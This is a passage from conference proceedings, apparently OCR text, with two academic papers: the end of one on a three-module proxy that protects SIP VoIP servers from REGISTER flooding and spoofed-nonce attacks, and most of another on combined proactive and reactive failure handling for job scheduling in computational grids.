SIP is a text-based signaling protocol used in VoIP for initializing, modifying, and terminating between users. Each user agent (UA) is registered at a server which is responsible for routing the requests to the UA and the requests sent from it. The UA is not aware of the location of other UAs it is trying to contact; the UA knows only the location of the server it is registered at. SIP can work over UDP or TCP, although it is more commonly found over UDP. Before using the services of the SIP server, UA must request authorization by the SIP registration procedure. The REGISTER method is used by a UA to notify a SIP network of its current Contact URI (IP address). This information is used to forward the INVITE messages which are used to start call session between UAs. The user's registration will be valid for the period time given in the expiry field.

2.2 Previous Work on Prevention of DoS Attack

There has been previous effort to protect VoIP deployments from DoS threats. In [4], Eric Y. Chen et al. defines a whitelist that contains four fields: UID, IP address, timestamp, and expiry time, but since SIP is a text protocol, it is easy to modify the above headers in a SIP message which any attacker can bypass.

Peng et al. in [5] propose a lightweight history-based filtering layer before the pre-processing module on the SIP server, to filter SIP packets from unknown source IP addresses during DoS attacks. It uses an IP Address Database (IAD) to keep frequent source addresses. During an attack, if the source address of a packet is not in the IAD, the packet is discarded. It requires to monitor the IP addresses appeared and number of packets it generated for a number of days. In [6], G. Ormazabal et al. propose a technique called Return Routability Filter to detect and block spoofed incoming requests by using SIP Digest Authentication mechanism. But, the technique has a vulnerability that it can even block a legitimate user if an attacker captures a nonce from a '407 Proxy Authentication Required' message and uses it to send a false authentication message.

In [7], Deng et al. proposed to improve predictive nonce checking and temporary request acceptance to mitigate flooding attack. Their proposals, however, requires extensive modification of the SIP server software, which becomes a major obstacle to deployment when an off-the-shelf SIP sever is used.

3 Proposed Approach

3.1 Proposed Scheme

Identity of UA and genuineness of the messages are confirmed by registration process. Registration flooding puts extra overhead and overloads the capacity of a SIP server, forcing it to deny service to the legitimate requests. Hence, it is necessary to secure the registration process.

We propose a three-tier security scheme for registration flooding. It uses an intermediate proxy server placed ahead of the SIP server to monitor the incoming REGISTER packets. It rate-limits the incoming packets, detects spoofed SIP Request, and allows only valid users. We incorporate a technique *Return Routability Filter* proposed in [6] and enhance it to fit to our architecture.

3.2 Design

The design of the proposed scheme as shown in Fig. 1 consists of three modules.




Fig. 1 Intermediate server with three security modules

Rate-limiting module is a counter-based module, which blocks the packets from a particular UA (distinguishes using contact header), when the incoming rate is more than a predefined threshold. UA will be automatically unblocked after a predefined amount of time. This prevents SIP complaint messages from flooding the SIP server.

The second module keeps a list of users registered successfully. It constitutes the 'reverse routing technique' presented by G. Ormazabal et al. in [6]. This technique is enhanced to prevent spoofed message from blocking the genuine UAs also. Requests from users present in the list are only relayed to the SIP server. Other requests are dropped at the 'intermediate proxy' level.

The third module keeps the IP address from the contact field (SIP_IP) of the REGISTER request at the time of registration and source IP address from the network layer (network_IP) of the packet. The subsequent packets coming from same user should have same SIP_IP and nework_IP; otherwise, the packets are discarded.

3.3 Implementation

We implement our proposed scheme for securing against REGISTER attack based on three lists, namely Block_list, Client_list, and Counter_list. Counter_list is used to count the number of messages from a particular IP in each second. If the count exceeds some predefined threshold, it adds IP to the block_list. It stores the IP from the contact header of REGISTER message (SIP_IP) and the number of messages coming from corresponding SIP_IP in each second.

In our proposed scheme, we use 'reverse routing technique' presented by G. Ormazabal et al. in [6] to block unregistered users. But, since the SIP messages are transmitted in plain text, an attacker can capture nonce from a '407 Proxy Authorization Required' reply from the server and use it to craft a malicious REGISTER message with a wrong authentication header. This updates the block_list with genuine user's IP since authentication fails at the server. To prevent this, a timer (n_timer in our scheme) is associated with the nonce while it is stored in the blocked list. The nonce is deleted only when the n_timer expires. Hence, IP will not be blocked even if an attacker could send a REGISTER message with false authentication header. Only challenge here is to set the n_timer such that it will allow the legitimate user to send the request and prevent the

attacker from flooding the SIP server. Block_list is used to block the messages from users whose IPs are present in it, where SIP_IP is IP from the contact header, timer is the time for which the particular IP has to be blocked, nonce is from the '407 Proxy Authorization Required' reply, and n_timer stores the time for which the nonce has to be stored. The block_list table is updated when the authentication mechanism fails or when the number of messages from a particular user exceeds a particular limit. Client_list stores information of the legitimate users. Only messages from the users in the client_list are allowed to the SIP server; others are filtered out.

The user information is stored onto the client_list when the REGISTER message is replied back with OK from the server. User_id is used to identify the user from the list. Since the SIP protocol is a text-based protocol, SIP_IP can be easily changed; hence, additional network_ip (IP from the network layer) is added to the Client_list. Network_IP will be same for all the messages coming from a particular SIP UA. Hence, spoofed messages from unknown location is prevented. Time_-stamp and expiry together remove the client information after the expiry from the client_list.

4 Experimentation and Result

4.1 Experimental Setup

To test our proposed scheme, we had created an experimental setup as shown in Fig. 2. The experimental setup has three main components:

- The SIP server: We have used the openSIPS [8] for this task. OpenSIPS is an open source SIP server which can act as SIP registrar, proxy, or redirect server.
- Machine with attack tool: For experimental purposes, SIPp [9] tool was used to launch flooding attack on the SIP server.
- Intermediate server: The proposed scheme is implemented in C language as an intermediate server. Its role is to filter the attack traffic from reaching the SIP server.




Fig. 2 Experimental setup




Fig. 3 CPU usage under simple REGISTER flooding attack without the proposed scheme




Fig. 4 CPU usage under REGISTER with nonce flooding attack without the proposed scheme

4.2 Results

SIPp tool is used to attack the OpenSIPS. Two types of attacks are performed. First one is the simple flooding of SIP server using REGISTER messages. The second flooding attack includes sending a REGISTER message and taking the nonce from the reply and crafting another REGISTER message with spoofed nonce and wrong authentication header. The server is flooded with 100 packets per second, 500 packets per second, and 1,000 packets per second.

Attack is carried out for a duration of one minute, and the CPU usage is recorded. Figure 3 shows the CPU usage of the SIP server during the simple REGISTER flooding attack. Figure 4 shows CPU usage when the server is flooded




Fig. 5 CPU usage under simple REGISTER flooding attack with the proposed scheme




Fig. 6 CPU usage under REGISTER with nonce flooding attack with the proposed scheme

with spoofed nonce and wrong authentication header. The server is crashed sooner than the above attack. When the intermediate server is deployed, the CPU usage is drastically reduced as seen in Figs. 5 and 6 for simple REGISTER flooding attack and REGISTER with nonce flooding attack, respectively.

5 Conclusion

The fact that VoIP architectures inherit the vulnerabilities of open networks in conjunction with the inherent vulnerabilities of the SIP, the paper highlights the necessity for new security measures to protect the VoIP architecture. It is beyond

doubt that malicious users will try to expose and finally exploit any vulnerability in SIP systems as well as in any VoIP subsystem, aiming to decrease their availability and trustworthiness. Thus, the major prerequisite to successful DoS defense is reasonable performance. Even though various countermeasure mechanisms may make attacks less harmful, they consume server resources too and need integration with the server. In this paper, we describe how a REGISTER flooding attack can eat up the server resources and deny services to legitimate users. A new framework is proposed that is capable of blocking REGISTER flooding attack and spoofed messages. The proposed framework can be easily deployed as it does not require integration with SIP server. The overheads introduced by the proposed policy have been found to be insignificant.

References

1. Rosenberg, J., Schulzrinne, H., Camarillo, G., Johnston, A., Peterson, J., Sparks, R., Handley,M., Schooler, E.: SIP: Session Initiation Protocol, RFC 3261 (June 2002)
2. SANS Institute. SANS Top-20 2007 Security Risks, 2007. http://www.sans.org/top20/
3. Seo, D., Lee, H., Nuwere, E.: Detecting more SIP attacks on VoIP services by combining rule matching and state transition models. In: Proceedings of the IFIP TC 11 23rd International Information Security Conference, vol. 278, pp. 397–411. (2008)
4. Chen, E.Y., Itoh, M.: A whitelist approach to protect SIP servers from flooding attacks. In: Communications Quality and Reliability (CQR), 2010 IEEE International Workshop Technical Committee, 8–10 June 2010
5. Peng, T., Leckie, C., Ramamohanarao, K.: Protection from distributed denial of service attacks using history-based IP filtering. Communications, 2003. ICC '03. IEEE International Conference, vol. 1, pp. 482–486. (2003)
6. Ormazabal, G., Nagpal, S., Yardeni, E., Schulzrinne, H., Secure SIP: a scalable prevention mechanism for DoS attacks on SIP based VoIP systems. In: Proceedings of 2nd International Conference on Principles, Systems and Applications of IP Telecommunications (IPTComm), pp. 107–132, July 2008
7. Deng, X., Shore, M.: Advanced flooding attack on a SIP server. Availability, Reliability and Security, 2009. ARES '09. International Conference, pp. 647–651, (2009)
8. OpenSIPS (OpenSIPS is the new name for the OpenSER project.): http://www.opensips.org
9. Sipp, sipp.sourceforge.net

A Combined Approach: Proactive and Reactive Failure Handling for Efficient Job Execution in Computational Grid

P. Latchoumy and P. Sheik Abdul Khader

Abstract Resource management using failure handling is a very important and complex problem in grid computing environment. There may be a wide range of failures due to distributed and dynamic nature of grids. Particularly, the failure of resources affects job execution during runtime fatally. We propose a new framework called "combined proactive and reactive failure handling" for efficient job execution in computational grid. Proactive or reactive approach alone is unlikely to provide a reliable solution for fault management in grid. Hence, our system handles the resource failure before (proactive phase) and after allocating the job (reactive phase). In proactive phase, our system selects more suitable resources using reliability and the current status of the resource, which reduces the failure probabilities during job execution and hence it minimizes the number of rescheduling. In reactive phase, the system recovers the failed job with last checkpoint using suitable recovery method with minimum recovery time. Simulation results show that in order to improve the performance of both user and resource, it is important to consider the combined proactive and reactive approach for efficient job execution, rather than considering them separately.

Keywords Proactive and reactive failure handling scheduler (PRFS) · Overall resource value (ORV) · Fault model · Failure rate · Reliability · Checkpoint interval · Checkpointing time · Recovery time · Memory utilization · Thrashing · Throughput

P. Latchoumy (✉)
Department of Information Technology, B.S. Abdur Rahman University, Chennai, Tamil Nadu, India
e-mail: lak75dhana@gmail.com

P. Sheik Abdul Khader
Department of Computer Applications, B.S. Abdur Rahman University, Chennai, Tamil Nadu, India
e-mail: hodca@basuniv.ac.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_72, © Springer India 2014

1 Introduction

The term "grid computing" is a way to make the computational power of idle workstations available to remote grid users for the execution of their computation-hungry jobs [1]. There may be a wide range of failures due to distributed and dynamic nature of grids. Running applications in such an environment is susceptible to a wide range of failures, with real users on fault treatments in the grid [2]. The incorporation of fault-tolerance-related features in a grid scheduling should not be an optional feature, but a necessity. The different issues in fault tolerance have been discussed [3]. In the literature, the work on grid fault tolerance can be divided into proactive and reactive mechanisms. In proactive mechanisms, the failure consideration for the grid is made before the scheduling of a job and dispatched with hopes that the job does not fail. Reactive mechanism handles the job failure after it has occurred [4]. Proactive or reactive method alone is unlikely to provide a reliable solution for efficient job execution. From the literature survey, only few techniques or frameworks deal with resource failures both in proactive and in reactive ways.

The rest of the paper is organized as follows: A brief review of related work is given in Sect. 2 to motivate our work. In Sect. 3, proposed strategy is discussed with proactive and reactive algorithm design. Section 4 elaborates the experimental results. Finally, we summarize and lay out our future work in Sect. 5.

2 Related Work

Our combined framework is to provide the efficient job execution in failure-prone grid environment. The demerits of both proactive and reactive failure handling approaches are taken care of our approach. The proactive approach is required to find an accurate fault prediction method. Here, we select the resources based on user feedback (history) and quality of the resource (current grid information) before scheduling the job for execution. The reactive approach leads to significant performance loss due to overhead. Our system takes care of reduction in checkpointing and recovery time. Resource broker gets fault information and uses different intensities of checkpointing, considering that resources have different tendencies toward fault [5]. They considered the reduction in checkpointing time, but not in recovery time. A failure-aware resource selection framework is intended to identify an optimal resource for a given application by considering the reliability and minimum completion time on all resources [6]. But this system does not consider the failure after it has occurred. If resource failure occurs, the job is restarted from its last successful state using a checkpoint file from another grid resource and the resource selection is not based on resource failure information [7]. The reliable job scheduling in grid computing is presented. But it considers only the reactive failure handling approach. The resource failure with respect to number of times failed over total number of times executed is considered for

reliable resource selection [8]. This system does not consider other failure information while allocating the job with the suitable resource and does not consider the recovery time while recovering the failed job during execution. Multiple criteria (load, bandwidth, and power awareness) for resource selection are discussed [9], but there is no consideration for failure awareness. It leads to a higher probability of failures during the runtime of the job. While selecting the suitable resource, the system considers the failure information and current status of the resource with the economic parameters [10], but it does not deal with reactive solution for failure occurrence.

In some existing methods, the grid scheduler considers resource failures before scheduling or handles failure after it has occurred. Only few methods proposed the combination of both proactive and reactive approaches, and none of the above methods considered resource unavailability due to memory thrashing. In order to deal with the preceding limitations, we have the combined model that handles failure both proactively and reactively.

3 Proposed Model

3.1 Proactive and Reactive Failure Handling Framework

Our framework proactive and reactive failure handling is developed for efficient job execution in computational grid. The overall objective is to execute the job successfully in the presence of failures with minimum completion time using minimum checkpointing and recovery time.

The overall architecture is given in Fig. 1. In proactive phase, the system gets the user job's QoS requirements and resource specifications for matching job with the suitable resource (1 and 2). The resource information is collected from the grid information server (GIS), resource history and current status for predicting the failure are obtained by computing overall resource value (ORV) (3 and 4), and then, the resources whose ORV is greater than the required resource value (RRV) (5) are filtered, the job performance time (JPT) is found, and the resources are sorted in ascending order (6). We have the optimal list of resources for job submission now. PRFS dispatches the job with the more suitable resource (7). In our system, the resources are selected for the job execution using some quality factors such as reliability, success rate, frequency of resource usage, feedback, availability, and speed of the resource in the proactive phase. It leads to the lesser probability of the failures during the execution of the job, and hence, it reduces rescheduling. In reactive phase, the checkpoint manager finds the minimum number of checkpoints using current job status and failure information of the resource (8) and returns the successfully executed job to the user (9, 10, and 11). If failure occurs, the system recovers the failed job by selecting appropriate recovery strategy and updates the status of the resource (Table 1) as completed within the deadline or completed with overhead (12, 13, 14, and 15).




Fig. 1 Proactive and reactive failure handling scheduler (PRFS)

3.2 Proactive Phase

3.2.1 Overall Resource Value Estimation

The overall resource value (ORV) is calculated based on the reliability (history) and the current resource status (CRS).

$$\mathrm{ORV}_j = \mathrm{Reliability}_j \times w1 + \mathrm{CRS}_j \times w2 \tag{1}$$

where ORV = 0–1 and $w1$ and $w2$ values are 0.5, since we consider equal priority over reliability and CRS. The reliability of the resource is based on the job completion time (JCT) and the new job completion status value (NJCSV), where NJCSV is based on the old job completion status (OJCS) and current job completion status value (CJCSV) (Table 1).

Table 1 Job completion status and its value

Job completion status	Job_Completion _Status _Value	Successful/Unsuccessful
Within deadline	1	Successful completion
With 5 % overhead	0.8	Successful completion with overhead
With 10 % overhead	0.6	
With 15 % overhead	0.4	
With 20 % overhead (maximum allowed overhead)	0.2	
>20 % overhead	0	Unsuccessful

$$\text{Reliability}_j = \text{JCT}_{i,j} \times \text{NJCSV}i,j \tag{2}$$

where $\text{NJCSV}_{i,j} = \text{OJCS}_{i,j} \times \text{CJCSV}_{i,j}$

and CRS is based on availability and network speed (NS).

$$\text{CRS}_j = \text{Availability}_j \times w3 + \text{NS}_j \times w4 \tag{3}$$

where CRS = 0–1 and $w3$ and $w4$ values are 0.5, since we consider equal priority over availability and network speed.

Using Eq. (1), the scheduler selects resources whose ORV is greater than or equal to RRV (which is application dependent) for providing the minimum reliability, sorts the selected resources in descending order and filters the resource whose current resource computing power (CRCP) is greater than the required resource computing power (RRCP). The CRCP is the difference between the total resource computing power (TRCP) and used resource computing power (URCP), where TRCP is the sum of the PEs (Processing Elements) computing power of the resource

$$\text{CRCP}_j = \text{TRCP}_j - \text{URCP}_j; \text{ where}, \text{TRCP}_j = \sum_{k=1}^{m} \text{PE}_k \times \text{MIPS}_k$$

And it satisfies the cost, where cost of the resource (COR) is calculated as follows:

$$\text{COR}_j = \sum_{k=1}^{m} \text{PE}_k \times \text{Cost}_{j,k}; \text{ Where, } \text{COR}_j \leq \text{Budget}_i.$$

3.2.2 Job Performance Prediction

Job performance prediction module is used to estimate the job performance time (JPT) on different resources, since the same job may have significantly different execution time on different resources. JPT is calculated based on the execution time (ET) of the job, the waiting time (WT) of the queued jobs in the resource queue, and the transfer time (TT) of the job between the scheduler and the selected resource.

$$\text{JPT}_{i,j} = \text{ET}_{i,j} + \text{WT}_{i,j} + \text{TT}_{i,j} \tag{4}$$

where $\text{ET}_{i,j} = \frac{\text{JobSize}_i}{\text{ResourcePower}_j}$; $\text{WT}_{i,j} = \sum_{k=1}^{n} \text{JQET}_{k,j}$; $\text{TT}_{i,j} = \frac{\text{JobSize}_i}{\text{NetBW}_j}$;

After estimating the JPT, the system sorts resources in ascending order. This sorted list is the optimal resource list for job execution. Then, the job will be scheduled in that selected resource by the PRF scheduler.

3.3 Reactive Phase

After dispatching the job with the more suitable resource, the scheduler calls the checkpoint manager for finding the minimum number of checkpoints [11].

3.3.1 Checkpoint Manager

The checkpointing time (CPT) is calculated based on the number of checkpoints and the single checkpointing time (SCT), where SCT is calculated using disk latency, disk BW, and the job size.

$$\mathrm{CPT}_{i,j} = \mathrm{NCP} \times \mathrm{SCT}_{i,j} \text{ where, } \mathrm{SCT} = \mathrm{DiskLtency} \times \frac{\mathrm{JobSize}}{\mathrm{DiskBW}}$$

This framework considers further improvement over the checkpointing time using percentage of job completion. If 80 % and above job is completed, then it increases the old interval value by double (stable resource), else it decreases the old interval value by double (unstable resource).

3.3.2 Failure Model and Recovery Methods

a. **Node Crash:** It is caused by the hardware failure.

Recovery Method: The crashed node gets deleted from the list, and failed job is recovered with the next reliable resource using last checkpoint.

a. **QoS Failure**: It is caused by the resource switching from availability to unavailability state due to memory thrashing.

Recovery Method: The failed job is recovered with the same resource or backup resource with last checkpoint using threshold. The system considers the memory capacity while recovering the job.

3.3.3 Memory Thrashing

Though the scheduler verifies various parameters before allocating the job to the host, the parameters to be considered are limited to CPU availability, time to execute the job, etc. The scheduler is not aware of how much memory is required by the job during the execution. This may lead to a serious problem because of the dynamism in memory utilization of jobs. Jobs might need a lot more resident memory than available during the course of their execution, resulting in thrashing. The resource is found to be in idle state for amount of time that switches between available and unavailable states due to more swap-ins and swap-outs.

3.3.4 Recovery Manager

The heterogeneous nature of grid leads to the necessity of a flexible failure handling mechanism that supports multiple fault tolerance techniques. During failure, the scheduler calls the recovery manager to select an appropriate method for recovery of the job.

Method 1: *With Same Resource*

If ORV $\geq$ threshold, the system is allowed to recover the failed job with the same resource in the selected list whose current resident memory (CRM) is more than the remaining job's resident memory (RJRM) using the last checkpointed state. The CRM is the difference between required resident memory (RRM) and used resident memory (URM). Then, the time interval is calculated by using JPT, CPT, and recovery time (RT).

$$\text{Threshold} = \text{RRV}_j + (10\ \% \times \text{RRV})_j \text{ and } \text{CRM}_j = \text{RRM}_j - \text{URM}_j$$

$$\text{TimeInterval}_{i,j} = \text{JPT}_{i,j} + \text{CPT}_{i,j} + \text{RT}_{i,j} \text{ where}, \text{TimeInterval}_{i,j} \leq \text{Deadline}_j$$

Method 2: *With Backup Resource*

Else allow to recover the failed job with backup resource if its RM is greater than RJRM using the last checkpointed state. And calculate the time interval by using JPT, CPT, RT, and backup transfer time (BTT).

$$\begin{aligned}\text{TimeInterval}_{i,j} = {} & \text{JPT}_{i,j} + \text{CPT}_{i,j} + \text{RT}_{i,j} \\ & + \text{BTT}_{i,j} \text{ where, } \text{TimeInterval}_{i,j} \leq \text{Deadline}_j\end{aligned}$$

Else reschedule with the next reliable resource and the scheduler calculates time interval using JPT, CPT, RT, and migration time (MT).

Then update the status of the job execution using Table 1. The status is used for job submission in the future. And finally, the scheduler returns the successfully completed job to the user.

Proactive & Reactive (PR) Algorithm

Input: Jobs; Output: Completed Job with minimum completion time using minimum checkpointing time & minimum recovery time

Efficient_Job_Execution ()

1. Get user request (QoS Requirements)
2. Get resources information from GIS (Specifications)
3. Filter out the resources whose ORV>=RRV // *Minimum Reliability*
4. Select resources from filtered resources from step 3 whose CRCP>RRCP && satisfy Budget
5. For each job Ji from a queue in each selected resource Rj
   Calculate JPT & Sort the resources using JPT i,j in ascending order
6. Scheduler assigns job Ji to resource Rbest, so that
   JPTi,j, Rbest=Min(JPTi,j) // *Execution Starts*
7. Call Checkpoint_Request () Calculate CPT
8. If there is no response within (JPTi,j +CPTi,j)
   Check Failure Type (Node Crash/QoS Failure)
9. If Node Crash
   Delete the resource from the selected resource list and reschedule using checkpoint & goto step 11.
10. Else if QoS Failure//Resource Unavailability due to Memory Thrashing
    Call Recovery_Selection_Request ()
    Update the job completion status using TI & Return completed job
11. End for

Checkpoint_Request ()

7. a. If ((Job Pending Execution Time (JPET) < Resource Mean Failure Time (RMFT)) && (Job Completion Status (JCS) >80%)))
   { Current Interval(CI) = Old Interval(OI)+I } ;
   Else { CI =OI+2I } // *Stable Resource*
   b. Else If ((JPET>RMFT) && (JCS<80%))
   {CI =OI-I} Else {CI=(OI)-2I } // *Unstable Resource*
   c. Return CI

Recovery_Selection_Request ()

10. a. If ((ORV>=Threshold) && (CRM)> RJRM))
    {Recover the failed job with the Same Resource using last check point & Calculate TI=JPT + TCT+ Recovery Time (RT)}
    b. Else If ((ORV<Threshold) && (CRM)> RJRM))
    {Recover the failed job with Backup Resource using last check point &Calculate TI=JPT+ TCT+ RT+ Backup Transfer Time (BTT)}
    c. Reschedule with the next reliable resource &
    Calculate TI=JPT + TCT+ RT+ Migration Time (MT) & Return TI.

Note: while recovering the failed job we consider the resident memory size.

4 Experimental Results

We have implemented our proposed model using grid simulation toolkit GridSim 5.2 [12]. A simulation is conducted in heterogeneous environment where each resource has machines with different characteristics such as MIPS, bandwidth, and memory size. Different parameters such as number of times failed, job success rate, resource utilization, number of checkpoints, execution time, recovery time, and reliability are analyzed, and the improvement in the proposed PR over non-PR approach is verified.

4.1 Results and Discussions

4.1.1 Resource Utilization

It can be observed from Fig. 2 that the PR approach outperforms in terms of resource utilization with different resources. The resources are effectively utilized by selecting the most suitable resource using reliability and performance of the resources in proactive phase and by selecting appropriate recovery method in reactive phase. Our PR approach has 15 % improvement on the average over resource utilization.

4.1.2 Number of Jobs Completed

Simulation results illustrate that our proposed strategy can select proper resources for job execution with lesser time and it completes more number of jobs within the deadline (Fig. 3).




Fig. 2 Resource utilization versus number of resources




Fig. 3 Number of jobs completed versus deadline

4.1.3 Failure Probability

Our strategy reduces the failure probability percentage since suitable resources are selected using past history of the resource and current resource status. Resources with more fault history were not selected for job submission. It leads to lesser probability of failures during execution (Fig. 4).




Fig. 4 Failure probability (%) versus number of resources

